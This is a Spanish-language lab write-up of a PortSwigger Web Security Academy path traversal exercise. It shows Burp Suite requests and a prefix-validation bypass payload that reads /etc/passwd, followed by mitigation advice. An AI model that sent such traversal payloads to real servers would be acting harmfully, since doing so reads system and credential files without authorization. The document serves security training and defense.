

Lab: File Path Traversal, Validation of Start of Path

PortSwigger Web Security Academy — Parcial I: Fundamentos de Ciberseguridad

1. Nombre del laboratorio

File path traversal, validation of start of path

Fuente oficial:

<https://portswigger.net/web-security/file-path-traversal/lab-validate-start-of-path>

2. Nivel

Practitioner.

3. Tipo de explotación

Path Traversal / Directory Traversal (CWE-22), con bypass de una validación de prefijo ("starts with") mediante la construcción de una ruta que comienza con el directorio esperado pero continúa con secuencias de traversal.

4. Objetivo del laboratorio

A diferencia de los laboratorios anteriores, aquí la aplicación transmite la ruta completa del archivo a través del parámetro filename (por ejemplo, filename=/var/www/images/30.jpg), y valida que el valor recibido comience con la carpeta esperada (/var/www/images). El objetivo es construir un payload que satisfaga esa validación de prefijo y, al mismo tiempo, contenga una secuencia de traversal que escape del directorio para leer /etc/passwd.

5. Explicación técnica de la vulnerabilidad

5.1 Concepto: validar el inicio de la cadena no es validar la ruta completa

La aplicación implementa un control de seguridad que parece razonable a primera vista: comprueba que el valor de filename comience con la ruta del directorio de imágenes permitido, algo equivalente a filename.startsWith("/var/www/images"). Si la comprobación pasa, el servidor usa ese mismo valor —tal cual, sin canonicalizar— para localizar y leer el archivo en el sistema de archivos.

El fallo es que una comprobación de prefijo solo mira los primeros caracteres de la cadena; no dice nada sobre lo que viene después. Nada impide que, tras satisfacer el prefijo esperado, el resto de la cadena contenga secuencias "../" que el sistema operativo interpretará y resolverá al momento de abrir el archivo, sacando la ruta resultante fuera del directorio que la validación creyó estar protegiendo.

5.2 Por qué fallan los intentos directos

Al enviar ../../../../etc/passwd directamente, el valor no comienza con "/var/www/images", por lo que la validación de prefijo falla de inmediato (el servidor responde 400 Bad Request, con el mensaje "Missing parameter 'filename'", tratando la solicitud como si el parámetro no cumpliera el formato esperado).

Al enviar var/www/images/../../../../../etc/passwd (sin la barra inicial), el valor tampoco coincide exactamente con el prefijo esperado "/var/www/images" —le falta la barra diagonal al inicio—, así que la validación también falla con el mismo

error. Esto confirma que la comprobación es una coincidencia de cadena literal y estricta contra el prefijo, no una interpretación más flexible de rutas.

5.3 El bypass: satisfacer el prefijo y viajar después

La solución consiste en construir un valor que arranque exactamente con el prefijo exigido y luego agregue la secuencia de traversal necesaria para regresar a la raíz del sistema de archivos y descender hacia `/etc/passwd`:

- Payload: `/var/www/images/../../../../etc/passwd`
- La validación de prefijo revisa únicamente si la cadena comienza con `"/var/www/images"` — y en efecto lo hace, así que la comprobación se satisface por completo.
- La aplicación nunca vuelve a examinar el resto de la cadena ni canonicaliza el resultado antes de usarlo; simplemente pasa el valor completo, tal cual, al sistema de archivos.
- El sistema operativo, al resolver la ruta, procesa cada componente en orden: entra a `/var/www/images/`, y luego cada `"../"` lo hace retroceder un nivel, hasta llegar a la raíz del sistema de archivos, desde donde descende hacia `etc/passwd`.
- El resultado final equivale exactamente a `/etc/passwd`, y el servidor responde 200 OK con su contenido.

5.4 Impacto y clasificación estándar

El impacto es el mismo de toda la familia de laboratorios de path traversal: exposición de información sensible del sistema (confidencialidad), clasificada como CWE-22 (Improper Limitation of a Pathname to a Restricted Directory) y encuadrada en OWASP Top 10 2021 — A01:2021 Broken Access Control. La causa raíz específica de este caso es confundir "validar el prefijo de una cadena" con "validar que la ruta resultante esté contenida dentro de un directorio": son verificaciones distintas, y solo la segunda ofrece una garantía real, porque opera sobre la ruta ya canonicalizada (resuelta) en lugar de sobre el texto crudo proporcionado por el usuario.

La defensa efectiva combina canonicalizar la ruta completa antes de cualquier validación, comparar el resultado canonicalizado (no el texto crudo) contra el directorio base permitido, y aplicar el principio de menor privilegio como capa adicional (ver sección 8, Mitigación recomendada).

6. Procedimiento paso a paso

Paso 1 — Reconocimiento del laboratorio

Se accede a la descripción oficial del laboratorio, confirmando el nivel Practitioner: la aplicación transmite la ruta completa del archivo y valida que comience con la carpeta esperada.

Lab: File path traversal, validation of start of path

PRACTITIONER



This lab contains a path traversal vulnerability in the display of product images.

The application transmits the full file path via a request parameter, and validates that the supplied path starts with the expected folder.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB

Figura 1. Descripción oficial del laboratorio en PortSwigger Web Security Academy.

Paso 2 — Interceptación del tráfico inicial

Se activa el interceptor de Burp Suite y se recarga la página principal para confirmar que el proxy captura correctamente el tráfico del navegador.

Time	Type	Direction	Method	URL
13:21:21.24	Se...	HTTP	→ Request	GET https://0a0400e0033d229c8387465000020090.web-security-academy.net/
13:21:23.24	Se...	WS	→ To server	https://0a0400e0033d229c8387465000020090.web-security-academy.net/academyLabHeader

Request	
Pretty	Raw Hex
<pre>1 GET / HTTP/2 2 Host: 0a0400e0033d229c8387465000020090.web-security-academy.net 3 Cookie: session=BLBhNVU1Okul5Y90deew0055gm062E0 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Chromium",v="151", "Jst=A7Bxand",v="55" 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept-Language: es-419,es;q=0.9 9 Upgrade-Insecure-Requests: 1 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 11 Accept: text/html,application/xhtml+xml,application/xml;q=0.5,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=h3;q=0.7 12 Sec-Fetch-Site: cross-site 13 Sec-Fetch-Mode: navigate 14 Sec-Fetch-User: ?1 15 Sec-Fetch-Dest: document</pre>	

Figura 2. Solicitud GET / interceptada al recargar la página.

Paso 3 — Exploración del catálogo

Se navega por el catálogo de productos de la tienda, donde cada imagen se sirve mediante el endpoint vulnerable.




Figura 3. Catálogo de productos de la aplicación vulnerable.

Paso 4 — Localización del endpoint y su formato de parámetro

En el historial de peticiones se observa que el parámetro filename transmite la ruta completa del archivo, por ejemplo filename=/var/www/images/30.jpg, revelando explícitamente el directorio base esperado por el servidor.

Time	Type	Direction	Method	URL
13:22:12.24 Se.	HTTP	→ Request	GET	https://0a0400e0033d229c8387465000020090.web-security-academy.net/image?filename=/var/www/images/30.jpg
13:22:12.24 Se.	HTTP	→ Request	GET	https://0a0400e0033d229c8387465000020090.web-security-academy.net/image?filename=/var/www/images/53.jpg
13:22:12.24 Se.	HTTP	→ Request	GET	https://0a0400e0033d229c8387465000020090.web-security-academy.net/image?filename=/var/www/images/60.jpg
13:22:12.24 Se.	HTTP	→ Request	GET	https://0a0400e0033d229c8387465000020090.web-security-academy.net/image?filename=/var/www/images/72.jpg
13:22:12.24 Se.	HTTP	→ Request	GET	https://0a0400e0033d229c8387465000020090.web-security-academy.net/image?filename=/var/www/images/19.jpg
13:22:12.24 Se.	HTTP	→ Request	GET	https://0a0400e0033d229c8387465000020090.web-security-academy.net/image?filename=/var/www/images/64.jpg
13:22:12.24 Se.	HTTP	→ Request	GET	https://0a0400e0033d229c8387465000020090.web-security-academy.net/image?filename=/var/www/images/8.jpg
13:22:12.24 Se.	HTTP	→ Request	GET	https://0a0400e0033d229c8387465000020090.web-security-academy.net/image?filename=/var/www/images/68.jpg
13:22:12.24 Se.	HTTP	→ Request	GET	https://0a0400e0033d229c8387465000020090.web-security-academy.net/image?filename=/var/www/images/58.jpg

Request		
Pretty	Raw	Hex
<pre> 1 GET /image?filename=/var/www/images/30.jpg HTTP/2 2 Host: 0a0400e0033d229c8387465000020090.web-security-academy.net 3 Cookie: session=BLBxMYJ14kui0Yh50deew055gm06CE0 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-Ua: "Chromium",v="151", "Not=A?Brand",v="59" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 8 Sec-Ch-Ua-Mobile: ?0 9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: no-cors 12 Sec-Fetch-Dest: image 13 Referrer: https://0a0400e0033d229c8387465000020090.web-security-academy.net/ 14 Accept-Encoding: gzip, deflate, br 15 Priority: u=2, i </pre>		

Figura 4. Historial de peticiones mostrando la ruta completa en el parámetro filename.

Paso 5 — Envío de la solicitud a Repeater

Se selecciona una de las solicitudes de imagen y se envía al módulo Repeater para manipular el parámetro filename de forma controlada.

Figura 5. Envío de la solicitud interceptada al módulo Repeater ("Send to Repeater").

Paso 6 — Solicitud base en Repeater

Se confirma en Repeater la solicitud original sin modificar, como punto de partida antes de probar los distintos payloads.

Request	Response
<pre> 1 GET /image?filename=/var/www/images/30.jpg HTTP/2 2 Host: 0a0400e0033d229c8387465000020090.web-security-academy.net 3 Cookie: session=BLBxMYJ14kui0Yh50deew055gm06CE0 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-Ua: "Chromium",v="151", "Not=A?Brand",v="59" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 8 Sec-Ch-Ua-Mobile: ?0 9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: no-cors 12 Sec-Fetch-Dest: image 13 Referrer: https://0a0400e0033d229c8387465000020090.web-security-academy.net/ 14 Accept-Encoding: gzip, deflate, br 15 Priority: u=2, i </pre>	

Figura 6. Solicitud original en el módulo Repeater, sin modificar.

Paso 7 — Intento de traversal directo (bloqueado)

Se prueba el payload `../../../../etc/passwd`, sin el prefijo esperado. El servidor responde 400 Bad Request con "Missing parameter 'filename'", confirmando que la validación de prefijo rechaza cualquier valor que no comience exactamente con `/var/www/images/`.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /image?filename=../../../../etc/passwd HTTP/2 2 Host: 0a0400e0032d225c8387465000020090.web-security-academy.net 3 Cookie: session=BLBxHYJl4kuloYb90deewU055gm0GCE0 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-Ua: "Chromium",v="151", "Not=A?Brand",v="55" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 8 Sec-Ch-Ua-Mobile: 70 9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.0 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: no-cors 12 Sec-Fetch-Dest: image 13 Referer: https://0a0400e0032d225c8387465000020090.web-security-academy.net/ 14 Accept-Encoding: gzip, deflate, br 15 Priority: u=2, i 16</pre>				<pre>1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 20 5 6 "Missing parameter 'filename'"</pre>			

Figura 7. Payload `../../../../etc/passwd` bloqueado por la validación de prefijo.

Paso 8 — Intento sin la barra inicial (también bloqueado)

Se prueba `var/www/images/../../../../etc/passwd`, omitiendo la barra diagonal inicial. La validación sigue fallando, confirmando que la comprobación de prefijo es una coincidencia de cadena estricta.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /image?filename=var/www/images/../../../../etc/passwd HTTP/2 2 Host: 0a0400e0032d225c8387465000020090.web-security-academy.net 3 Cookie: session=BLBxHYJl4kuloYb90deewU055gm0GCE0 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-Ua: "Chromium",v="151", "Not=A?Brand",v="55" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 8 Sec-Ch-Ua-Mobile: 70 9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.0 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: no-cors 12 Sec-Fetch-Dest: image 13 Referer: https://0a0400e0032d225c8387465000020090.web-security-academy.net/ 14 Accept-Encoding: gzip, deflate, br 15 Priority: u=2, i 16 17</pre>				<pre>1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 20 5 6 "Missing parameter 'filename'"</pre>			

Figura 8. Payload sin la barra inicial, también bloqueado por la validación de prefijo.

Paso 9 — Bypass exitoso

Se construye el payload `/var/www/images/../../../../etc/passwd`, que comienza exactamente con el prefijo exigido y continúa con secuencias de traversal. El servidor responde 200 OK con el contenido completo de `/etc/passwd`.



Figura 9. Payload `/var/www/images/../../../../etc/passwd` — respuesta 200 OK con el contenido del archivo.

Paso 10 — Confirmación de resolución del laboratorio

PortSwigger Web Security Academy confirma la explotación exitosa marcando el laboratorio como "Solved".



Figura 10. Confirmación "Lab Solved" en PortSwigger Web Security Academy.

7. Explicación del payload

Payloads bloqueados:

`../../../../etc/passwd`

`var/www/images/../../../../etc/passwd`

Payload exitoso:

`/var/www/images/../../../../etc/passwd`

Funcionamiento técnico:

- El primer payload no comienza con `"/var/www/images"`, así que la validación de prefijo lo rechaza antes de cualquier acceso al sistema de archivos.
- El segundo payload tampoco coincide con el prefijo exacto esperado: le falta la barra diagonal inicial (`"/`), por lo que la comparación de cadenas también falla, aunque conceptualmente "apunte" al mismo lugar.
- El tercer payload comienza exactamente con `/var/www/images`, cumpliendo la validación de prefijo al pie de la letra.
- Tras el prefijo válido, la cadena continúa con `../../../../` — cuatro niveles de retroceso, suficientes para subir desde `/var/www/images` hasta la raíz del sistema de archivos (`/`), y de ahí entrar a `etc/passwd`.
- Como la aplicación nunca canonicaliza ni revalida la ruta después de comprobar el prefijo, entrega este valor completo al sistema operativo, que lo resuelve literalmente y termina abriendo `/etc/passwd` en lugar de un archivo dentro de `/var/www/images`.

La lección central de este laboratorio es que una comprobación de "empieza con" (startsWith) sobre una cadena cruda no es equivalente a comprobar que la ruta resuelta esté contenida dentro de un directorio: el atacante solo necesita anteponer el prefijo correcto para satisfacer el primer chequeo, sin que eso limite en nada lo que puede venir después.

8. Mitigación recomendada

- Canonicalizar la ruta completa (resolver todos los "../", enlaces simbólicos y componentes redundantes) antes de aplicar cualquier validación, y comparar el resultado canonicalizado contra el directorio base permitido — nunca comparar contra el texto crudo proporcionado por el usuario.
- Verificar que la ruta canonicalizada esté literalmente contenida dentro del directorio permitido (por ejemplo, que su ruta absoluta resuelta comience con el directorio base ya normalizado), no solo que el texto de entrada comparta un prefijo superficial.
- Preferir un identificador indirecto (ID numérico o nombre interno) traducido a la ruta real mediante un mapeo controlado del servidor, evitando por completo que el cliente controle cualquier parte de la ruta de archivo.
- Validar la entrada contra una lista blanca (allow-list) de nombres o extensiones permitidos, en lugar de basarse en comprobaciones parciales de la cadena.
- Aplicar el principio de menor privilegio: ejecutar el proceso del servidor con un usuario restringido sin permisos de lectura sobre archivos sensibles del sistema operativo.
- Aislar el directorio de archivos servidos mediante chroot jails, contenedores o sistemas de archivos de solo lectura para el contenido público.
- Registrar y monitorear solicitudes cuyo parámetro de archivo contenga secuencias "../" en cualquier posición, incluso después de un prefijo aparentemente válido.